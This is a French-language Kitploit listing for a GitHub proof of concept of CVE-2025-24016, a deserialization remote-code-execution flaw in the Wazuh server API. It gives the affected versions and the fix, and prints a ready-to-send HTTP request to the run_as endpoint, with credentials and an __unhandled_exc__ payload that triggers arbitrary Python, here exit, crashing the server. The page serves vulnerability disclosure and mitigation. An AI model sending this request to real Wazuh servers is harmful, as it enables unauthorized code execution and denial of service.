
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-24016 — CVE-2025-24016 : RCE dans le serveur Wazuh ! Exécution de code à distance | Kitploit

Outils/GitHubGitHub/muhammadwaseem29/cve-2025-24016
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionOutil d'Accès à DistanceDéveloppement de Charges Utiles
GitHubmuhammadwaseem29/cve-2025-24016

CVE-2025-24016

CVE-2025-24016 : RCE dans le serveur Wazuh ! Exécution de code à distance

Voir le dépôt
530il y a 1 anPas encore vérifié
Site web
Partager

Exécution de code à distance (RCE) sur Wazuh - Preuve de concept

Aperçu de la vulnérabilité

Ce dépôt démontre la vulnérabilité d'exécution de code à distance (RCE) dans le serveur Wazuh, introduite par une désérialisation non sécurisée dans le paquet wazuh-manager. La vulnérabilité permet aux attaquants distants disposant d'un accès à l'API (tableau de bord compromis, serveurs Wazuh dans le cluster, ou certaines configurations avec des agents compromis) d'exécuter du code arbitraire sur le serveur.

Versions concernées

  • wazuh-manager version >= 4.4.0
  • Corrigé dans la version >= 4.9.1

Description

La vulnérabilité se produit dans l'API Wazuh, où les paramètres du DistributedAPI sont sérialisés en JSON et désérialisés à l'aide de as_wazuh_object dans le fichier framework/wazuh/core/cluster/common.py. Un attaquant peut exploiter cette vulnérabilité en injectant un dictionnaire non nettoyé dans les requêtes DAPI, ce qui peut conduire à l'évaluation de code Python arbitraire.

La RCE peut être déclenchée en utilisant le point de terminaison run_as, qui permet à l'attaquant de contrôler l'argument auth_context. En confectionnant une requête malveillante, du code arbitraire peut être exécuté sur le serveur maître.

Preuve de concept

Pour déclencher cette vulnérabilité en utilisant l'API du serveur, suivez les étapes ci-dessous.


Requête Burp Suite du PoC

  1. Requête Burp Suite pour déclencher la vulnérabilité :
POST /security/user/authenticate/run_as HTTP/1.1
Host: target.com:55000
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.183 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization: Basic d2F6dXcta3dpTUltUzNjcjM3UDA1MHItOg==  # Base64-encoded "wazuh-wui:MyS3cr37P450r.*-"
Content-Type: application/json
Content-Length: 83

{
  "__unhandled_exc__": {
    "__class__": "exit",
    "__args__": []
  }
}

Image de la solution

  1. Explication de la requête :
  • En-tête Authorization : Il s'agit de l'autorisation encodée en base64 (wazuh-wui:MyS3cr37P450r.*-).
  • Charge utile : La charge utile malveillante contient l'exception non nettoyée __unhandled_exc__ qui déclenche l'exécution de code Python arbitraire (exit dans ce cas).

Impact

  • Exécution de code à distance (RCE) : Cette vulnérabilité permet aux attaquants d'exécuter du code arbitraire sur le serveur Wazuh, affectant les versions >= 4.4.0 jusqu'à 4.9.0 (non corrigée).
  • Déni de service potentiel : Dans ce PoC, la fonction exit est déclenchée, provoquant l'arrêt du serveur Wazuh.

Atténuation

Pour protéger vos systèmes, mettez à jour vers Wazuh version >= 4.9.1 où ce problème est corrigé.

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    306
  • 6

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    301

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





